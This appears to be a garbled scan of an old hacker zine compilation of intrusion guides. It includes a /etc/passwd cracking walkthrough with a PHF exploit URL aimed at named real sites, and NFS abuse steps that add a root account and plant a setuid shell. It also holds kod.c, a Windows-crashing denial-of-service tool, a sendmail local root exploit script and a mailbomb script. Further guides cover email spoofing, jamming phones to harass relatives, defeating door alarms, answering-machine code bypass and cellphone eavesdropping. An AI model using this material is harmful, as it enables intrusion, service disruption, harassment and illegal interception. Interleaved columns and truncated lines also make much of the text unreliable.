HELP = HELP COPY = CP MOVE = MV DIR = LS DEL = RM CD = CD

To see who else is on the system you can type WHO. To get information about a specific user on the system type FINGER <username>. Using those basic UNIX commands you can learn all you need to know about the system you are using.

#### Part 2: Cracking Passwords

On UNIX systems the file that contains the passwords for all the users on the system is located in the /etc directory. The filename is passwd. I bet your thinking .... "Great. All I have to do is get the file called /etc/passwd and I'll be a hacker." If that is what you are thinking then you are dead wrong. All the accounts in the passwd file have encrypted passwords. These passwords are one-way encrypted which means that there is no way to decrypt them. However, there are programs that can be used to obtain passwords from the file. The name of the program that I have found to be the best password cracker is called "Cracker Jack." This program uses a dictionary file composed of thousands of words. It compares the encrypted forms of the words in the list to the encrypted passwords in the passwd file and it notifies you when it finds a match. Cracker Jack can be found at my web site which is at http://www.geocities.com/SiliconValley/9185 Some wordlists can be found at the following ftp site: sable.ox.ac.uk/ pub/wordlists. To get to the wordlist that I usually use goto that ftp site then goto the American directory. Once you are there download the file called dic-0294.tar.Z which is about 4 MB. To use that file it must be uncompressed using a program like Gzip for DOS or Winzip for Windows. After uncompressing the file it should be a text file around 8 MB and it is best to put it in the same directory as your cracking program. To find out how to use Cracker Jack just read the documentation that is included with it.

Part 3: The Hard Part (Finding Password Files) Up till now I have been telling you the easy parts of hacking a server. Now we get to the more difficult part. It's common sense. If the system administrator has a file that has passwords for everyone on his or her system they are not going to just give it to you. You have to have a way to retrieve the /etc/passwd file without logging into the system. There are 2 simple ways that this can sometimes be accomplished. Often the /etc directory is not blocked from FTP. To get the passwd file this way try using an FTP client to access the site anonymously then check the /etc directory to see if access to the passwd file is restricted. If it is not restricted then download the file and run Cracker Jack on it. If it is restricted then try plan B. On some systems there is a file called PHF in the /cgi-bin directory. If there is then you are in luck. PHF allows users to gain remote access to files (including the /etc/passwd file) over the world wide web. To try this method goto your web browser and type in this URL: http://xxx.xxx.xxx/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd Then substitute the site you are trying to hack for the xxx.xxx.xxx. For example, if I wanted to hack St. Louis University (and I have already) I would type in http://www.slu.edu/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

Don't bother trying www.slu.edu because I have already done it and told them about their security flaw. Here's a hint: try www.spawn.com and www.garply.com

If the preceding to methods fail then try any way you can think of to get that file. If you do get the file and all the items in the second field are X or ! or \* then the password file is shadowed. Shadowing is just a method of adding extra security to prevent hackers and other unwanted people from using the password file. Unfortunately there is no way to "unshadow" a password file but sometimes there are backup password files that aren't shadowed. Try looking for files such as /etc/shadow and other stuff like that.

#### Part 4: Logging In To "Your" New Shell

OK....This is where you use what you found using Cracker Jack. Usernames and passwords. Run your telnet client and telent to the server that you cracked the passwords for, such as www.slu.edu. When you are connected it will give a login screen that asks for a login names and password and usually information on the operating system that the server is using (usually UNIX, linux, aix, irix, ultrix, bsd, or sometimes even DOS or Vax / Vms). Just type in the information you got after cracking the passwd file and whatever you know about UNIX to do whatever you feel like doing. But remember that hacking isn't spreading viruses or causing damage to other computer systems. It is using your knowledge to increase your knowledge.

#### Part 5: Newbie Info

If you feel that you have what it takes to be a serious hacker then you must first know a clear definition of hacking and how to be an ethical hacker. Become familiar with unix environments and if you are only just starting to learn to hack, visit a local library and find some books on various operating systems on the internet and how they work. Or you could go to a book store and buy a couple internet security books. They often explain how hackers penetrate systems and that is something a beginner could use as an advantage.

Most DOS commands have UNIX and Linux equivalents. Listed below are some of the main commands you will need to know to use a shell account.

# INTRO TO HACKING WITH NFS

NFS or network file system is a remote file system/directory, that is mounted from a remote unix host, the file system changes and data are saved and retreived from the remote host.

What is it for and where is it used ? it is for computers, who do not want enough space for a /usr/bin directory, which is usually just binaries. and run more than one computer.

How are the directories mounted ? man mount / man showmount / man rpc.mountd. or use this short explaination. "showmount -e host" shows you the directories that can be mounted and which hosts are allowed.

#### example:

export list for x: /usr program /tmpusers1 math /var/spool/mail (everyone can mount this)

you can also use "showmount -a host" to see which hosts are currently mounting directories/FS's from the host.

#### example:

y.x:/tmpusers z:/tmpusers1/bla t:/tmp t:/usr t:/local t:/tmpusers2

How do I abuse this ? first I'll discuss non-suid shit, which is definitely harder to crack. Non-suid nfs means root has no access on the remote system for read/write, he is like a regular, and where he has write access, it will usually pop out to be nobody, and not root. But if it aint suid ? well you can try to hack in the following steps. try to mount a user directory, something like /home: mount -t nfs wisdom:/home /tmp/mnt

now try to look in the directory for users, you can usually tell a user directory for having files like .cshrc or .bashrc, etc. now that you've found a user directory, lets say /home/baby go into /home and type

Is -I | grep buffy

you will now know the user id of the user most probably. Now if the NFS is writeable all we need to do is to put a "+ +" line in the users .rhosts, and we can t/o. but we have no access as root. lets use the uid we got before echo a::uid:0::/:/bin/sh >> /etc/passwd"

now su a, we can write now lets "echo + + >> .rhosts". now lets rlogin wisdom -l baby, it shouldnt ask us for a password, we're in. We are in. we can now try to locally exploit the server.

So whats the big deal, about suid-nfs ? ah, now, if we had suid nfs. we'd probably have to just about the same thing but, say you followed the same steps, and entered the machine you can now

### echo "main(){setuid(0);setgid(0);system("/bin/sh");}" > ahm.c

now go into the shell u got using the rlogin. type "gcc -o ahm ahm.c"

we're not done yet. now we logout, go to our mounted directory, and do:

chown root ./ahm chmod 4755 ./ahm

Now we shall have our root. Log once again into the shell and type ./ahm (dont forget the "./" else it wouldnt work ) # id uid=0(root) gid=0(root) groups=0(root)

nice heh?

see ya!

# **FAKE E-MAIL**

(Fooling UUCP)

HOW DO I MAKE FAKE MAIL (OR HOW DO I FOOL UUCP)? (from Beelzebub, Doktor Nil w/ Belisarius)

- 1. Telnet to port 25 of any internet server (eq. telnet site.name.and.address 25)
- 2. If at all possible, AVOID TYPING "HELO".
- 3. Type: rcpt to (person to receive fake mail){ENTER}
- 4. Type: mail from (fake name and address){ENTER}
- 5. The mail server should ok each time after each name.
- 6. If it does not:

a) type vrfy and then the name of the person b) as a last resort use helo, this will login your computer as having been the source of the mail 7. Retype the commands, it should say ok now.

- 8. Type: data{ENTER}
- 9. The first line of the message will be the Subject line
- 10. Enter your letter
- 11. To send letter type a "." on an empty line.
- 12. Then type quit{ENTER}
- 13. This is traceable by any sysadmin ... don't harass people this way.
- even if not, most people wouldn't know what it means anyway.

ons the mail routine might try

probably won't add them on.

17. Also try to telnet to the site where the recipient has his account. This works better if you know how to fool it.

14. If the person receiving the mail uses a shell like elm he/she will not see the telltale fake message warning "Apparently-To:(name)"

15. Make sure you use a four part address somebody@part1.pt2.pt3.pt4 so as to make it look more believable and cover any add-

16. Put a realistic mail header in the mail message to throw people off even more. If there are To: and Date: lines then the program

# PHUN WITH INTERFERENCE

PART I: THE SATAN BOX

MATERIALS: A REMOTE CONTROL CAR A SET OF SCREW DRIVERS **10 ALLIGATOR CLAMPS** AN OSCILLATOR, OR FREQUENCY ADJUSTER A PHONE PLENTY OF 9v BATTERIES PRIVACY

### PURPOSE:

Have you ever wanted to piss off your parents, or sister; etc.? Have you ever wanted get out of a goddamned phonecall but your grandparents won't shut the hell up? Have you ever felt the need to screw with someones head? Well, here is the key. \*THE SATAN BOX\*

### PRINCIPLES:


Well basically, we all know that transmitters, cellphones, radiostations, police scanners, and such cause interference. Well on that basic premise, I designed the satan box. By adjusting the frequency of the wave being transmitted, you are able to change the pitch and sometimes signal of your interference. The fact is, you have a little ball of static you want to throw at a phone or radio. So you, well, do. :)

### STEPS:


1. Unscrew your R/C Car Controller, and remove the chip, the transmitter, the antennae and everything you need to recreate the remote.

2. Then take apart an old stereo, or a radio, maybe even a walkman. Remove the oscillator.


oscillators look like this:



3. remove the antennae and put the oscillator between it, in a way INTERCEPTION: that adjusts the frequency (may vary from the materials)




5. There you go. You have a satan box. Really easy, to be honest.



### HOW TO USE:

Pick a target. A good target would be a relative. When they are on a phone (preferable cordless), press the switches on the board. switches probably look something like this:



Their should be a signal being emmitted from the box. You will know by how pissed off your target is. ;).

In order to adjust the signal's frequency and strength, play with the oscillator.

PHONES THAT HAVE WORKED: CORDLESS PHONE 900MHz Old Bell Pushbutton cordphone TIME life phone (AT&T)

RADIOS THAT HAVE WORKED: WALKMAN VARIOUS OTHERS

It is possible to intercept calls and police frequencies by turning on the satan box, without transmitting. If your'e lucky, you get polic frequencies, radio stations, and of course...

PART II: "UNDERSTANDING INTERFEREN

MATERIALS:

TI-86 CALC or 85 BASIC KNOWLEDGE OF THE CALCULATO AN UNDERSTANG OF TI-86 BASIC

# WHAT IS THE POINT:

The reason you want to understand interference way to know how to cause it, is to know how

### HOW TO DO IT:

Well, create a new program. Title it interferend

# TWO DIFFERENT PROGRAMS:

PICTOGRAPHIC) this one just draws a pictu (wave wise).

INTERACTWAVE) this one let's you adjust of

# PICTOGRAPHIC SOURCE CODE:

:CLDrw

:AxesOff

:Zsqr

:Circl(0,0,1) :Circl(0,0,2) :Circl(0,0,3) :Circl(0 :Circl(0,0,6) :Circl(0,0,7) :Circl(0,0,8) :Circl(0 :Circl(0,0,11) :Circl(0,0,12) :Circl(0,0,13) :Circ :Circl(0,0,16) :Circl(0,0,17) :Circl(0,0,18) :Circ :Circl(9,9,1) :Circl(9,9,2) :Circl(9,9,3) :Circl(9,9,3) :Circl(9,9,6) :Circl(9,9,7) :Circl(9,9,8) :Circl(9 :Circl(9,9,11) :Circl(9,9,12) :Circl(9,9,13) :Circ :Circl(9,9,16) :Circl(9,9,17) :Circl(9,9,18) :Circ :Circl(-9,-9,1) :Circl(-9,-9,2) :Circl(-9,-9,3) :C 9,5) :Circl(-9,-9,6) :Circl(-9,-9,7) :Circl(-9,-9,8) 9,-9,10) :Circl(-9,-9,11) :Circl(-9,-9,12) :Circl 9,14) :Circl(-9,-9,15) :Circl(-9,-9,16) :Circl(-9, :Circl(-9,-9,19) :Circl(-9,-9,20) :Circl(9,-9,1) : 9,3) :Circl(9,-9,4) :Circl(9,-9,5) :Circl(9,-9,6) 9,8) :Circl(9,-9,9) :Circl(9,-9,10) :Circl(9,-9,11) 9,13) :Circl(9,-9,14) :Circl(9,-9,15) :Circl(9,-9 :Circl(9,-9,18) :Circl(9,-9,19) :Circl(9,-9,20) : 9,9,2) :Circl(-9,9,3) :Circl(-9,9,4) :Circl(-9,9,5) :Circl(-9,9,6) :Circl(-9,9,7) :Circl :Circl(-9,9,10) :Circl(-9,9,11) :Circl(-9,9,12) :C

| cellphones.                                                                                                                                                                                                                                                                                                                                                                                                                                     | 9,9,14) :Circl(-9,9,15) :Circl(-9,9,16) :Circl(-9,9,17) :Circl(-9,9,18)<br>:Circl(-9,9,19) :Circl(-9,9,20)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| NCE"                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| OR<br>rence is that the only<br>w it works.                                                                                                                                                                                                                                                                                                                                                                                                     | $\label{eq:spectral_states} \begin{array}{l} \mbox{INTERACTWAVE SOURCE CODE:} \\ \mbox{:Input A :Input B :Input C :Input D} \\ \mbox{:Circl}(A,B,1) :Circl}(A,B,2) :Circl}(A,B,3) :Circl}(A,B,4) :Circl}(A,B,5) \\ \mbox{:Circl}(A,B,1) :Circl}(A,B,2) :Circl}(A,B,3) :Circl}(A,B,9) :Circl}(A,B,10) \\ \mbox{:Circl}(A,B,6) :Circl}(A,B,12) :Circl}(A,B,13) :Circl}(A,B,14) :Circl}(A,B,15) \\ \mbox{:Circl}(A,B,16) :Circl}(A,B,17) :Circl}(A,B,18) :Circl}(A,B,19) :Circl}(A,B,20) \\ \mbox{:Circl}(C,D,1) :Circl}(C,D,2) :Circl}(C,D,3) :Circl}(C,D,4) :Circl}(C,D,5) \\ \mbox{:Circl}(C,D,6) :Circl}(C,D,7) :Circl}(C,D,13) :Circl}(C,D,14) :Circl}(C,D,15) \\ \mbox{:Circl}(C,D,16) :Circl}(C,D,17) :Circl}(C,D,18) :Circl}(C,D,19) :Circl}(C,D,20) \\ \end{array}$ |
| nce. Enter source code.                                                                                                                                                                                                                                                                                                                                                                                                                         | ABOUT THESE PROGRAMS AND INTERFERENCE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| ture of a chaotic day coordinates                                                                                                                                                                                                                                                                                                                                                                                                               | ABOUT THESE PROGRAMS AND INTERFERENCE<br>COMPREHENSION:<br>These programs will illustrate longitudinal waves, and will show<br>were they overlap.<br>The overlapping are is the "standing wave". It is the interference.<br>Sometimes, depending on the wave, they interference will block<br>the transmission, causing a lapse in sound. Other times you will<br>hear the static noise chime in over the transmission.                                                                                                                                                                                                                                                                                                                                                   |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                 | PART III: "THE INTERFERENCE IS ABROAD"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| 0,0,4) :Circl(0,0,5)<br>0,0,9) :Circl(0,0,10)<br>rcl(0,0,14) :Circl(0,0,15)                                                                                                                                                                                                                                                                                                                                                                     | Look around your house. You might not have given it much thought,<br>but an arsenal of radiowave weapons are at you fingertips.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| cl(0,0,19) :Circl(0,0,20)<br>(9,9,4) :Circl(9,9,5)<br>9,9,9) :Circl(9,9,10)<br>cl(9,9,14) :Circl(9,9,15)<br>cl(9,9,19) :Circl(9,9,20)<br>Circl(-9,-9,4) :Circl(-9,-<br>3) :Circl(-9,-9,9) :Circl(-<br>cl(-9,-9,13) :Circl(-9,-<br>6),-9,17) :Circl(-9,-9,18)<br>:Circl(9,-9,2) :Circl(9,-<br>0) :Circl(9,-9,7) :Circl(9,-<br>0) :Circl(9,-9,12) :Circl(9,-<br>0) :Circl(9,-9,12) :Circl(9,-<br>9,16) :Circl(9,-9,17)<br>:Circl(-9,9,1) :Circl(- | KNOWN INTERFERENCE CAUSING OBJECTS: KNOWN<br>OBJECTS SUSCEPTIBLE TO PHUN:<br>•walkie talkies<br>•phones<br>•ham radios<br>•radios<br>•radios<br>•remote control cars<br>•tvs<br>•cordless phones<br>•shortwave rads.<br>•radiation (microwave)<br>•shortwave radios<br>•police radios                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| cl(-9,9,8) :Circl(-9,9,9)<br>:Circl(-9,9,13) :Circl(-                                                                                                                                                                                                                                                                                                                                                                                           | ON A SIDE NOTE, SOME ANIMALS (IE: DOGS) CAN PICK UP<br>THESE INSANE FREQUENCIES.<br>HEHE, PHUN WITH FIDO.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |

# /\*KOD.C

```
void parse args (int argc, char *argv[], char **target)
                                                                               int y;
::: [author] kod.c by klepto/defile klepto@antisocial.com / defile@EFnet
::: [stuph ] bug found by klepto / total rewrite on *nix platform by defile
                                                                               *target = argv[1];
::: [notes ] bluescreens windows users(98/98se) and kills tcp stack
::: [m$ bug] windows handles igmp badly and this is the result
                                                                               if (argv[1][0] == '-') {
::: [greets] amputee/nizda/nyt/ignitor/skyline/codelogic/ill`/conio/egotrip/TFreak/napster
                                                                                     printf ("Must specify a target.\n");
::: [greets] dist(test monkey)/naz(you rule
                                                                                     exit (1);
period.)/#havok/#irc_addict/#kgb/#eof/everyone
::: [action] ./kod <host> and BEWM!
                                                                               for (y=2; y < argc; y++) {
::: [rant ] there will be lots of rewrites to this.. just get our name right!
                                                                                     if (!strcmp(argv[y], "-p")) {
de omnibus dubitandum
                                                                                          y++;
*/
                                                                                           port = atoi (argv[y]);
                                                                                     } else if (!strcmp(argv[y], "-t")) {
                                                                                           y++;
windows core dump output (*whee*)
                                                                                          hits = atoi (argv[y]);
An exception 0E has occurred at 0028:C14C9212 in VxD VIP(01) +
00006C72. This was called from 0028:C183FF54 in VcD PPPMAC(04) +
000079BR. It may be possible to continue normally(*not*).
*/
                                                                         int main (int argc, char *argv[])
there will be more bugs like this until bill "big moneybags" gates
puts more effort into making windows more stable instead of patching holes.
                                                                               struct sockaddr in sin;
*/
                                                                               struct hostent *he;
                                                                               size t maxpkt = 15000;
#include <stdio.h>
                                                                               char *target;
#include <netdb.h>
                                                                               char buf[15000];
#include <string.h>
                                                                               int sd;
#include <unistd.h>
#include <errno.h>
                                                                               if (argc < 2)
#include <sys/types.h>
                                                                                     usage (argv[0]);
#include <sys/socket.h>
#include <netinet/in.h>
                                                                               parse args (argc, argv, &target);
size t hits = 5;
                                                                               if ((he = gethostbyname (target)) == NULL) {
unsigned short port = 100;
                                                                                    herror (target);
                                                                                     exit (1);
void usage (char *progname)
  printf("Usage: %s <host> -p port -t hits\n", progname);
                                                                               memcpy (&sin.sin_addr.s_addr, he->h_addr, he->h_length);
  exit(1);
                                                                               sin.sin family = AF INET;
                                                                               sin.sin port = htons (port);
```

```
if ((sd = socket (AF_INET, SOCK_RAW, 2)) == -1) {
          perror ("error: socket()");
          exit (1);
     if (-1 == connect (sd, (struct sockaddr *)&sin, sizeof
(sin))) {
          perror ("error: connect()");
          close (sd);
          exit (1);
     puts ("Determining max MSGSIZE");
     while (send (sd, buf, maxpkt, 0) == -1) {
          if (EMSGSIZE != errno) {
               perror ("error: send()");
               close (sd);
               exit (1);
          maxpkt -= 1;
     hits--;
     printf ("Max MSGSIZE is %d\n..%d bytes [%s:%d]..\n",
maxpkt,
               maxpkt, target, port);
     while (hits--) {
          usleep (50000);
          if (send (sd, buf, maxpkt, 0) == -1) {
               perror ("error: send()");
               close (sd);
               exit (1);
          printf ("..%d bytes [%s:%d]..\n", maxpkt, target,
port);
     sleep (1);
     close (sd);
     puts ("complete.");
     exit (0);
```

# BUILD\_RADIO\_TRANSMITTER

\* Original Area: U.Radio.Pirate

- \* Original From: SYSTEM 0PERATOR (1:231/510)
- \* Original To : All (1:115/747)

From: system@gravebbs.UUCP (SYSTEM 0PERATOR) Organization: The Graveyard BBS, CA [408] 683-4606

How to Build Your Own Underground Television Transmitter Using Commercially Available Parts

Yes, for some time now it has been possible to construct a clandestine television station, which you can operate from your Telecommando Lair, or modify for Mobile Media Guerrilla campaigns.

We have named this device the Snow Box, due to its cool nature, and the snow seen on blank television channels waiting to be commandeered.

To put together a TV station you will need this stuff:

A VCR or Camcorder with video or RF outputs

A Ham Radio 6-meter Band Linear amplifier

(This boosts the RF signal from the VCR for broadcasting)

(The Linear Amp should have a bandwidth of 6 MHz for best results) A cable television RF distribution amplifier may also be used.

Coaxial cable with UHF connectors (Connects the Linear Amp to the Antenna)

A cable-TV patch cable with an F-connector and a UHF connector (To connect the RF signal to the Linear Amp) (F-connectors are the small ones used with cable TV) (UHF connectors are the large ones used for Ham Radio)

If your VCR does not have RF outputs:

An external RF modulator (converts video to channel 3,6,12 etc.) a cable with RCA connectors (a standard stereo cord is ok)

A 6-meter Ham radio antenna.

If you do not have a pre-made 6-meter antenna: About 20 feet of strong wire 3 ceramic antenna insulators another UHF connector

Likely places to get the linear amplifier, connectors and cables is a Ham Radio swapmeet,

a Ham club newsletter's classified ads, a Buy-Sell-Trade paper like The Recycler, or at a store specializing in Ham gear.

RF modulators are available at specialty video stores, or major VCR dealers.

Setting Up the Transmitter:

Using a VCR with RF out:

[VCR/RF]F------U[Linear Amp]U-----U[Antenna] weak RF Power RF

Using an External RF Modulator:

| [VCR]RR[RF Modulator | ]U[Linear | Amp]UU[Antenna] |
|----------------------|-----------|-----------------|
| video                | weak RF   | Power RF        |

Diagram Symbols:

- U UHF-connectors (Ham radio)
- F F-connectors (cable TV)
- R RCA connectors (stereos)
- --- coax, cables, wires
- [] devices (name of device in brackets)

<l> ceramic insulator (the kind with a hole at each end)

Building The Dipole Antenna:

| wire |      | wire          | <t></t> |
|------|------|---------------|---------|
|      | coax | UHF connector |         |

The antenna is set up much like a clothesline with the wires tethered straight out horizontally. The outer insulators are used to isolate the antenna from the tether lines, which should be rope or nylon cords for good results. The inner insulator isolates a gap between the two long wires of the antenna.

The length of the wires used for the antenna is critical. Look up the length in feet for the channel you want to use in the table below & make each of the two long wires that length. As a rule of thumb, a wire half-wave antenna's length in feet is equal to 468 divided by the frequency in MHz.

| * * * * * * * * * * * * * * * * * * * * |       |       |       |         |
|-----------------------------------------|-------|-------|-------|---------|
| VHF Television Channel Data             |       |       |       |         |
|                                         |       |       |       |         |
| TV                                      | MHz   | carr  | ier   | antenna |
| channel                                 | range | video | sound | lengths |
|                                         |       |       |       |         |
|                                         |       |       |       |         |

| 2     | 54-60                 | 55.25    | 59.75    | 8.47ft          |
|-------|-----------------------|----------|----------|-----------------|
| 3     | 60-66                 | 61.25    | 65.75    | 7.64ft          |
| 4     | 66-72                 | 67.25    | 71.75    | 6.95ft          |
| 5     | 76-82                 | 77.25    | 81.75    | 6.05ft          |
| 6     | 82-88                 | 83.25    | 87.75    | 5.62ft          |
| 7     | 174-180               | 175.25   | 179.75   | 2.67ft          |
| 8     | 180-186               | 181.25   | 185.75   | 2.58ft          |
| 9     | 186-192               | 187.25   | 191.75   | 2.49ft          |
| 10    | 192-198               | 193.25   | 197.75   | 2.42ft          |
| 11    | 198-204               | 199.25   | 193.75   | 2.34ft          |
| 12    | 204-210               | 205.25   | 209.75   | 2.28ft          |
| 13    | 210-216               | 211.25   | 215.75   | 2.21ft          |
|       | (All fre              | quencies | in MHz)  |                 |
| (Lei  | ngths are f           | or half- | wave ant | ennas)          |
| ***** | * * * * * * * * * * * | ******   | ******   | * * * * * * * * |

For Further information: Look in the ARRL Handbook published by the American Radio Relay League for detailed plans & theory for antennas, transmitters & linear amplifiers. The info in that book can be used for setting up an underground AM or FM radio station.

Uses for a TV Clandestine Station:

Public Education: Make a videotape of each step in the process of constructing your transmitter. Show this tape in your broadcasts, "For informational purposes only", of course.

Short-burst zipping: From a fixed or mobile base of operation show short snippets of graffiti-like computer graphics, quick subliminal messages, images & suggestions, or brief phreaker manifestos. Commercials are an opportune time to break into TV broadcasts.

Live call-in shows: Using a Cheese Box, or other device for receiving untraceable phone calls and a video camera do a live call-in show. Encourage people to call in using Red, Blue, and other phreaking boxes.

One way to do call ins to your station is to give a phone # of a frend and use AT&T call forwarding to forward to your phone, then use a radio shack phone recorder to send the signal to the input of a tape deck and then run the output of the tape deck to the input of your mixer.

Annother way is to give the number of a local phone booth and use CB or other means of transmission to get it back to your booth. Both of these methods can give away your city of origin if someone looks up the are code.

To avoid this you can find a bussiness that has an answering machine on an 800 number and play with your phone, trying different numbers until you crack their playback code, (this is usually two numbers) then have your audience call and leave your messages or a number for you to call them back. Then you call the machine, enter the code number, and get your messages.

# MAGNETIC SECURITY

1/Deactivation 2/Enhancing Security

### Deactivation

In this chapter we will be discussing the deactivation of magnetic security systems, such as the ones found on doorways of houses, stores, etc.

First of all, you might want to test this process on a freind or authorized security analyzer. First you need to find a commonly used magnetic frequency, simple. Just use a Mag. Field Analyzer which can be found in any mining or research magazine. These will cost you about \$120-\$200. When you are approaching the system measure the field about 10 feet away from the target, keep the results in mind. Then place the sensor anywhere remotely close to the magnets without blocking its path. Take the results from there earlier test and subtract it from your new results. Now you need to find a magnet with a close enough frequency. Just go to a store and use the analyzer again. This process is used for very high security magnetic locks. Some systems just need you to place any magnet on the receiver and open the door. But we will continue the in-depth version. One you found the right frequency then this will probably work for all security systems made by the same company. Make sure though before continuing to another. Some people might have a custom frequency and system of magnets. See "Enhancing Security".

Once you have a magnet then take a length of tape (about 5") and tape the magnet on the "side" of the receiving magnet, which is usually the topmost one and if visual can be determined by the wire running from it.

If the alarm doesn't go off then obviously they haven't read this zine...:-) There fault. Remember to always use gloves.

### Enhancing Security

Remember, if you have my custom setup on your house then please post a paper or sticker saying "BioSystems" so other physical hackers know not to attempt to enter.

Take the small (usually red) box that leads to the receiving magnet and open it using a philips screw driver. Once opened there will be a small chip with something that looks like a dial in it. You must use a flathead driver to turn this. Turn this all the way to the left, which makes your security system useless, for now. Once this is done then take the receiving magnet off the door and and place it on the ceiling (if close) or you must use a custom hanger to make the two magnets pass close to each other when the door is opened. Make sure it it stable, so the alarm won't go off when there is an earthquake. Now close the door and turn the security system back on... now when people try to use the standard methods of deactivation the alarm will go off since the deafult magnetic level is -0 so by placing a magnet there they raise the default "WAY" above what it was suppose to be, therefor making the alarm go off. And if they just open the door the magnets will pass with the same result. Also since the magnet is so far away then they can not get a correct frequency. And you can change magnets, frequencies, and defaults to make the system hard to hack even for me... I have to admit it, the security systems suck!!!

# HACKING AT&T ANSWERING MACHINES

Quick and Dirty by oleBuzzard

### 1. Dial telephone and wait for AT&T Answering Machine to answer. 2. Quickly Enter the following string.

1234567898765432135792468642 4193366994488552277539596372 4918171615110262030405060708

3. You'll know you hit the code because the messages will start playing. 4. Heres a list of TouchTone(c) Commands

> Listen to messages: 7 Listen to new messages: 6 Stop: # Rewind Tape: 2 Advance Tape: 5 Clear Messages: 3,3 Record memo: Record Announcement: 4,\* Play Announcement: 4,1 Turn System On: 0 Turn System Off: 8,8

# HOW TO INTERCEPT A CELLULAR TELEPHONE CONVERSATION

I once had an acquaintance tell me he was not worried about having his phone tapped. I asked why and he told me he had a cellular phone. "How could they hook up a tap to a wireless phone?' Not everyone is so stupid.

Cellular telephones are very easy (and Illegal) to monitor. All you generally need is a modified (to pick up the 800-900Mhz band) scanner. Simply turn the scanner on and program the search function to search in between the 800-900 mhz band in 30 Khz spacing. Pretty soon you'll be listening to all types of conversations.

You can improve reception by using an antenna that is tuned to the cellular band or using an amplified antenna. One problem that you will encounter in cellular telephone monitoring is loss of conversation due to the target cellular telephone moving from cell to cell. There are various techniques to overcome this problem which will be discussed in-depth in future issues of THE CODEX.

There are also several devices on the market generally sold only to law enforcement agencies that make the job a lot easier and also offer additional information about cellular calls such as ESN (electronic serial number), NAM readers, etc. New technologies also allow cellular telephones to be tracked electronically to give the users location. Such is the case as in Los Angeles when the LAPD tracked down OJ Simpson during the infamous car chase with his buddy AI Cowlings. More in-depth info to follow in the CODEX.

| 2973147 | (btw: | this   | is  | the   | sho | ortest |  |
|---------|-------|--------|-----|-------|-----|--------|--|
| 582838  | strir | ng for | en  | iteri | ng  | every  |  |
| 09001   | possi | ble 2  | -di | git   | con | nbo.)  |  |

# MAILBOMB

This is a script that can be used to send multiple messages to a user. It is a great way of getting revenge, and having phun doing it.;-)

#### SOURCE CODE

~~~~~~~~

echo "KaBoOm" mail -s kaboom "user" > certificate echo "COMPLETE."

#### 

Part 0 - beforehand

pico certificate

this tells the computer to go to it's built in text editor, and make a file called "certificate". In this you may write a message that will be sent with your bomb. A nice touch would be to explain why you chose to bomb them.

Part 1

~~~~~

create a new file.

#### Part 2 ~~~~~

echo "KaBoOm"

this statment tells the LINUX server to say "KaBoOm". Basically, you can change the word "KaBoOm" to anything you want. A nice ansi would be good. This will be the opening of your script.

### Part 3

~~~~~

mail -s kaboom "user" > certificate

mail : this tells the computer this says that the following word is the subject header -s :

| kaboom:     |   | subject header  |
|-------------|---|-----------------|
| "user":     |   | he username sho |
|             |   | This should not |
| > :         |   | indicates that  |
|             |   | the message.    |
| certificate | : | the name of the |
|             |   |                 |
|             |   |                 |

\*\*\*\*note: it may make sense to put a different name for the message. I mean "certificate" sounds lame. :-)\*\*\*\*

#### Part 4

~~~~~

copy and paste 3 as many times as you want. This will make linux send a message for every time you cut and paste.

#### Part 5

~~~~~

exit pico, by typing "^X", and save file as "mailbomb". now type "clear" to clear up the screen.

#### Part 6

~~~~~ # this tells the computer that the file is a script. chmod u+x mailbomb # this display the contents of the current directory, ls # if you did this right, there should be an # asterisk, ("\*"), next to the name. # this runs the script. mailbomb

### **EXPLOIT.SH**

| #!/bin/sh                                    |
|----------------------------------------------|
| # rpmmail (sendmail 8.9.3/8.9.1 p            |
| <pre># by icesk, greetz to that triq a</pre> |
| echo "[icesk] createing suid shel            |
| echo < <eof> /tmp/suid.sh</eof>              |
| #!/bin/sh                                    |
| cp /bin/sh /tmp/sh;chmod +s /tmp/            |
| EOF                                          |
| chmod +x /tmp/suid.sh                        |
| echo "[icesk] `ls -l /tmp/suid.sh            |
| <pre>echo "[icesk] compileing exploit"</pre> |
| gcc -o sendmail sendmail.c                   |
| echo "[icesk] expl01t1ng m411 f34            |
| ./sendmail 127.0.0.1 /tmp/suid.sh            |
| echo "[icesk] allow 10 minutes fo            |
| echo "[icesk] done."                         |
|                                              |

hould be put int place of "user". not have '""' marks. at the following file should be sent with

he file to be included as a message

```
procmail 3.10.x)
ass bitch from ATR, obsolete, and #b4b0
ellscript"
```

o/sh

sh`" ... 34r!@\$" for mail to cycle then run /tmp/sh"

